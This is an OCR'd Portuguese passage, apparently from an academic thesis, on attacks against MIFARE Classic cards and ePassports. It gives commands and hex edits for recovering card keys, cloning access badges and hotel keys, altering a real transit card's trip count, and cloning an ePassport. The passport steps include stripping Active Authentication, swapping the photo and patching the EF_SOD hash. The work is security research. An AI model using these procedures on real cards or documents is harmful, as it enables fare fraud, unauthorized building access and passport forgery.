A etiqueta não tem nenhuma chave de acesso padrão pelo que se teve que usar a ferramenta *mfcuk* para obter a chave de um setor, o do setor 0, como se mostra na

Figura 56.




Figura 56 - Obtenção da chave do setor 0 usando o ataque *Darkside*

O passo seguinte foi a obtenção das restantes chaves e o ficheiro *dump* recorrendo à ferramenta *mfoc*, como se pode ver na Figura 57. Para este caso foi utilizado o dispositivo ACR122U NFC Reader.




Figura 57 - Obtenção das restantes chaves utilizando o ataque *Nested*

A etiqueta não tem qualquer informação guardada nos setores pelo que se deduz que o sistema lê e identifica o proprietário pelo UID da etiqueta. A chave "Tipo A" e a chave "Tipo B" são iguais e autenticam todos os setores.

Para podermos entrar nas instalações podemos obter o UID da etiqueta de vários investigadores usando o Proxmark3 ou o Raspberry Pi + ITEAD PN532 ou OMNIKEY Multi Tag devido às dimensões reduzidas. Para finalizar o processo devemos formatar um cartão mágico chinês e alterar o UID.

6.4.2. Empresa de transporte público de passageiros

O cartão utilizado como passe na empresa é constituído por uma etiqueta MIFARE Clássico 1K.

Para obtenção da chave de um bloco verifiquei se alguma chave do dicionário é valida na autenticação como se pode ver na Figura 58. A opção t referencia o dicionário padrão.




Figura 58 - Obtenção de uma chave válida

Depois de obtida uma chave vamos utilizar o ataque através da autenticação recursiva como se mostra na Figura 59.




Figura 59 - Ataque através da autenticação recursiva para obtenção das restantes chaves

Com o comando `hf mf nested` com a opção "d" é criado o ficheiro *dumpkeys.bin* onde se guarda a chaves A e B.

Com o comando `hf mf dump` é criado o ficheiro *dumpdata.bin* que guarda os dados da etiqueta.

Através de uma análise ao conteúdo da etiqueta, apresentado na Figura 60, podemos detetar alguma informação que pode ser alterada e ser gravada numa outra etiqueta criando assim um passe falso.




Figura 60 - Análise simples ao conteúdo do passe

6.4.3. Empresa de transporte urbanos (Teste em ambiente real)

A etiqueta funciona como títulos de transportes pré-comprados Os títulos pré-comprados são bilhetes eletrónicos previamente carregados com um determinado número de viagens num cartão de suporte sem contacto, RFID.

Foi comprado um cartão com 10 viagens do qual se obteve as chaves e a imagem da memória. Foi descontado uma viagem e obteve-se uma nova imagem da memória para comparação.

A etiqueta utilizada por esta empresa é a MIFARE Clássica 1K. As chaves foram obtidas através da ferramenta `mfoc` cujo processo demorou 4 minutos e 22 segundos.

Adicionando as chaves a um dicionário podemos utilizar a aplicação Android MCT para ler, gravar e clonar a etiqueta em poucos segundos.

Realizou-se a leitura e gravação da imagem do conteúdo da etiqueta antes e depois de efetuar uma viagem. Através da aplicação MCT comparou-se as duas imagens e verificou-se que apenas diferiam num byte, como se pode verificar na Figura 61. O byte que guarda o número de viagens.

Posteriormente alterou-se o número de viagens para 7 e sujeitou-se a etiqueta ao leitor original. O sistema não detetou a alteração.

Figura 61 - Comparação das imagens da etiqueta para diferente número de viagens, 10 e 9 respetivamente

6.4.4. Empresa de Telecomunicações

Esta empresa utiliza uma etiqueta MIFARE Clássica para dar acesso às instalações. Neste caso utilizei o dispositivo Proxmark3 para determinar uma chave de um setor através de um ataque que explora o bit de paridade como mostra a Figura 62.




Figura 62 - Obtenção de uma chave válida

Ao analisar o conteúdo da etiqueta, como se pode verificar na Figura 63, verificou-se que apenas contém o número de funcionário. Assim podemos gravar o conteúdo de uma etiqueta com o número de um funcionário com permissão de acesso a outras instalações.




Figura 63 - Conteúdo dos blocos

6.4.5. Unidade Hoteleira (Teste em ambiente real)

A unidade hoteleira utiliza uma etiqueta MIFARE Clássica de 1K para permitir o acesso aos quartos. Apenas o setor 0 tem uma chave diferente dos restantes que têm "naturalmente" o valor FFFFFFFFFFFF. No momento do *check-in* são gravados na etiqueta o número do quarto, hora e data do check-in e a hora e data do fim do período de validade do cartão como se pode ver na Figura 64.




Figura 64 Conteúdo dos dois primeiros setores

- Número do quarto
- Hora do *check-in* e hora do fim de validade *(Big-endian)*
- Data do *check-in* e data do fim de validade

A obtenção das chaves pode ser realizada com qualquer um dos métodos descritos anteriormente. A alteração dos dados e a clonagem da etiqueta foi realizado com o Smartphone e a aplicação MCT.

6.5. ePassaport

A etiqueta que suporta o ePassport segue a norma ISO/IEC 14443A quanto à comunicação sem fios e a norma ISO/IEC 14443 - 4 e ISO/IEC 7816 - 4 quanto à segurança dos dados.

6.5.1. Ler o ePassaport

A primeira página do ePassport, apresentada na Figura 65, contém os dados referentes ao proprietário. Na parte inferior pode-se ver a MRZ onde estão os dados para a obtenção das chaves.

Figura 65 – Fotografia do ePassaport em papel

6.5.1.1. NFC Passport Reader

Esta aplicação Android lê diversos documentos MRTD compatíveis com o Doc 9303 da norma ICAO. Realiza a leitura ótica dos dados na MRZ e apresenta a informação biográfica e biométrica do ePassport. É apresentada também a informação dos dados de segurança como a Autenticação Ativa, validação da assinatura do documento e a validação da assinatura do país emissor conforme se pode ver na Figura 66.

A aplicação não funciona com todos os ePassports, nomeadamente com os ePassports dos Estados Unidos da América e com os ePassport mais recentes da Alemanha.




Figura 66 - Apresentação dos dados de um ePassport

A aplicação para além dos dados pessoais apresenta os ficheiros existentes com os respetivos valores hash, guardados no EF_SOD.BIN e os calculados pela aplicação, e informação relativo as assinaturas.

A Figura 67 apresenta o sistema de ficheiros do ePassport original.




Figura 67 - Sistema de ficheiros no ePassport original

6.5.1.2. mrpKey (RFIDiot)

Utilizou-se uma versão adaptada das ferramentas RFIDiot capaz de ler os dados do ePassport e gravar num emulador instalado num JCOP. Houve a necessidade de alterar o código no ficheiro RFIDIOtconfig.py e definir a variável *readernum = 0* para detetar corretamente o leitor PCSC.

A ferramenta mrpkey lê os dados do ePassport, como se pode ver na Figura 68 e guarda os ficheiros em disco. Além dos dados apresenta os certificados com que foram assinados. No final da leitura é apresentado os dados do ePassport conforme a Figura 69.





Figura 68 - Leitura do ePassport com a ferramenta mrpkey

.

Figura 69 – Apresentação do resultado da aplicação mrpkey.py (ePassport original)

6.5.1.3. Recuperação da foto

Apesar da ferramenta mrpkey.py apresentar a fotografia, existe a necessidade saber a sua localização se quisermos adulterar a fotografia do utilizador. O ficheiro binário EF.DG 2 contém a fotografia no formato JPG/JPG2000. Para extrair a foto necessitamos de um editor Hex. Procuramos a assinatura do ficheiro JPG ou JP2 (JPG200), (FF D8 FF E8 ou FF D8 FF E1 ou FF D8 FF E0) ou 00 00 00 0C 6A 50 20 20respetivamente, como se pode ver na Figura 70 e apaga-se toda a informação anterior.



```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 75 82 48 4C 7F 61 82 48 47 02 01 01 7F 60 82 48 ; u,HL⌂a,HG...⌂`,H
00000010h: 3F A1 0F 80 02 01 00 81 01 02 87 02 01 01 88 02 ; ?¡.€... ..‡...ˆ.
00000020h: 00 08 5F 2E 82 48 29 46 41 43 00 30 31 30 00 00 ; .._.,H)FAC.010..
00000030h: 00 48 29 00 01 00 00 48 1B 00 00 00 00 00 00 00 ; .H)....H........
00000040h: 00 00 00 00 00 00 00 00 00 02 01 01 E0 02 80 01 ; ............à.€.
00000050h: 01 00 00 00 00 00 00 00 0C 6A 50 20 20 0D 0A 87 ; .........jP  ..‡
00000060h: 0A 00 00 00 14 66 74 79 70 6A 70 32 20 00 00 00 ; .....ftypjp2 ...
00000070h: 00 6A 70 32 20 00 00 00 38 6A 70 32 68 00 00 00 ; .jp2 ...8jp2h...
00000080h: 16 69 68 64 72 00 00 02 80 00 00 01 E0 00 03 FF ; .ihdr...€...à..ÿ
00000090h: 07 00 00 00 00 00 0B 62 70 63 63 07 07 07 00 00 ; .......bpcc.....
```


Figura 70 - Início do ficheiro JPG2000 – Ficheiro EF_DG2.BIN

6.5.2. Clonar ePassport[43]

Para clonar o ePassport utilizou-se o cartão J3A081 JCOP v2.4.1 R3 (JCOP31 DI 80K).

6.5.2.1. Preparação do cartão

Em primeiro lugar devemos carregar o cartão com um emulador de passaporte digital. Utilizou-se o *software* GPShell[44] com um sript para carregar a *applet* epassport.cap conforme na Figura 71.



```
root@kali: ~/Downloads/gpshell-1.4.4
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads/gpshell-1.4.4# gpshell epassport.script
m
enable_trace
establish_context
card_connect -readerNumber 1
select -AID A000000003000000
Command --> 00A4040008A000000003000000
Wrapped command --> 00A4040008A000000003000000
Response <-- 6F658408A000000003000000A5599F6501FF9F6E06479100783400734A06072A864
886FC6B01600C060A2A864886FC6B020201016309060 72A864886FC6B03640B06092A864886FC6B0
40215650B06092B851086486402010366 0C060A2B060104012A026E01029000
open_sc -security 3 -mac_key 404142434445464748494A4B4C4D4E4F -enc_key 404142434
445464748494A4B4C4D4E4F -kek_key 404142434445464748494A4B4C4D4E4F
Command --> 80CA006600
Wrapped command --> 80CA006600
Response <-- 664C734A06072A864886FC6B01600C060A2A864886FC6B020201016309060 72A864
886FC6B03640B06092A864886FC6B040215650B06092B851086486402010366 0C060A2B060104012
A026E01029000
Command --> 8050000008DF3D1B120080CA6600
Wrapped command --> 8050000008DF3D1B120080CA6600
Response <-- 0000209100049495945 5FF0200003D029C31C789985D88B6B9D6F0839000
Command --> 848203001088010E147F75605E4857D5650624F27C
Wrapped command --> 848203001088010E147F75605E4857D5650624F27C
Response <-- 9000
```

Figura 71 - Carregar o cartão J3A081 com a *applet* epassport.cap

[43] https://www.thc.org/thc-epassport/
[44] http://sourceforge.net/projects/globalplatform/files/

6.5.2.2. Ler o ePassport a clonar

Para ler e clonar o ePassport podemos utilizar duas ferramentas. A ferramenta mrpkey com o leitor ACS122U ou a aplicação eClown com o Smartphone.

PC (Linux) + ACS122U

Utilizando uma versão adaptada das ferramentas RFIDiot de Adam Laurie podemos ler e guardar a informação a ser clonada ou realizar as duas tarefas de uma só vez.

Ler os dados do ePassport e guardar os ficheiros na pasta /temp

```
RFIDIOt-vonjeek>./mrpkey.py "M3V0NJ33Kxxxx000000xx999999xxxxxxxxxxxxxxxx"

RFIDIOt-vonjeek> ./mrp0wn.py WRITE /tmp (para o cartão JCOP)
```

Ler e clonar os dados de uma só vez

```
RFIDIOt-vonjeek> ./mrp0wn.py CLONE M3V0NJ33K000000999999 (para o cartão JCOP)
```

Anular a autenticações ativa

Antes de gravar os ficheiros no emulador, devemos retirar todas as autenticações ativas como as EAC e retirá-las do índice do ficheiro EF.COM, conforme apresentado na Figura 72. Isto permite ultrapassar a validação da autenticação ativa. Devemos apagar do índice o valor 0x6F que corresponde ao ficheiro DG15.




Figura 72 - Remoção da autenticação ativa do índice EF.COM.BIN

Adulteração de dados

Como teste adulterei a fotografia do utilizador. No entanto podemos alterar os dados pessoais como o nome, sexo, nacionalidade entre outros. Em primeiro lugar devemos calcular a *hash*

do ficheiro EF_DG2.BIN, substituir a fotografia e calcular a nova *hash* que irá substituir o antigo no ficheiro EF_SOD.BIN.

Cálculo da hash do ficheiro EF_DG2.BIN

```
root@localhost:
shalsum EF_DG2.BIN
db9f9abee14f775228324fca048427f1fe310fc0  EF_DG2.BIN
```

Substituição da fotografia

A fotografia deve estar no formato JP2 com um tamanho aproximado de 20 Kbytes. Substituir a fotografia original pela nova fotografia no ficheiro EF_DG2.BIN como se pode ver na Figura 73 e na Figura 74. Relembro que a assinatura do formato JP2 inicia com o código 00 00 00 0C 6A 50 20 20.




Figura 73 - Início dos dados da fotografia original no ficheiro EF_DG.BIN




Figura 74 - Substituição dos dados da fotografia falsa no ficheiro EF_DG2.BIN

Cálculo da *hash* do novo ficheiro EF_DG2.BIN

```
root@localhost:
shalsum EF_DG2.BIN
0120ecbe988892a52e070420a1312f22fc357c24  EF_DG2.BIN
```

Substituição das *hashs*

A substituição da *hash* do novo ficheiro EF_DG2.BIN no ficheiro EF_SOD.BIN pode ser visualizada na Figura 75 e na Figura 76.

```
00000030 67 81 08 01 01 01 A0 81 9E 04 81 9B 30 81 98 02 g...........0...
00000040 01 00 30 09 06 05 2B 0E 03 02 1A 05 00 30 81 87 ..0...+......0..
00000050 30 19 02 01 01 04 14 1B 6E A4 9E 2D ED 76 62 A8 0.......n..-.vb.
00000060 C0 E7 6E 3C C7 82 DA 1D DA B4 BF 30 19 02 01 02 ..n<.......0....
00000070 04 14 DB 9F 9A BE E1 4F 77 52 28 32 4F CA 04 84 .......OwR(2O...
00000080 27 F1 FE 31 0F C0 30 19 02 01 03 04 14 2B 90 1F '..1..0......+..
```

Figura 75 - *Hash* do ficheiro original EF_DG2.BIN no ficheiro EF_SOD.BIN

```
00000030 67 81 08 01 01 01 A0 81 9E 04 81 9B 30 81 98 02 g...........0...
00000040 01 00 30 09 06 05 2B 0E 03 02 1A 05 00 30 81 87 ..0...+......0..
00000050 30 19 02 01 01 04 14 1B 6E A4 9E 2D ED 76 62 A8 0.......n..-.vb.
00000060 C0 E7 6E 3C C7 82 DA 1D DA B4 BF 30 19 02 01 02 ..n<.......0....
00000070 04 14 01 20 EC BE 98 88 92 A5 2E 07 04 20 A1 31 ... ......... .1
00000080 2F 22 FC 35 7C 24 30 19 02 01 03 04 14 2B 90 1F /".5|$0......+..
```

Figura 76 Inserir o *hash* do EF_DG2.BIN falso no ficheiro EF_SOD.BIN

Depois de realizar as alterações desejadas gravamos os ficheiros alterados para o cartão JCOP através da ferramenta mrpkey.

RFIDIOt-vonjeek> ./mrp0wn.py WRITE /tmp (para o cartão JCOP)

Por fim realizamos a leitura do JCOP que simula o ePassport falso apresentando as alterações efetuadas como podemos ver na Figura 77 e na Figura 78




Figura 77 - Sistema de ficheiros no ePassport falso

Figura 78 - Apresentação do resultado da aplicação mrpkey.py (ePassport falso)

Android – eCLOWN

A aplicação eCLOWN, permite a leitura e clonagem de um ePassport em poucos segundos. A aplicação ao realizar a função de clonar anula automaticamente a Autenticação Ativa e a verificação EAC.

Falta ainda assinar digitalmente os ficheiros com a chave privada de um determinado país. Se o referido país não for participante da PKD a assinatura não poderá ser verificada e um ePassport falso poderá passar por original.

7. Análise e conclusões

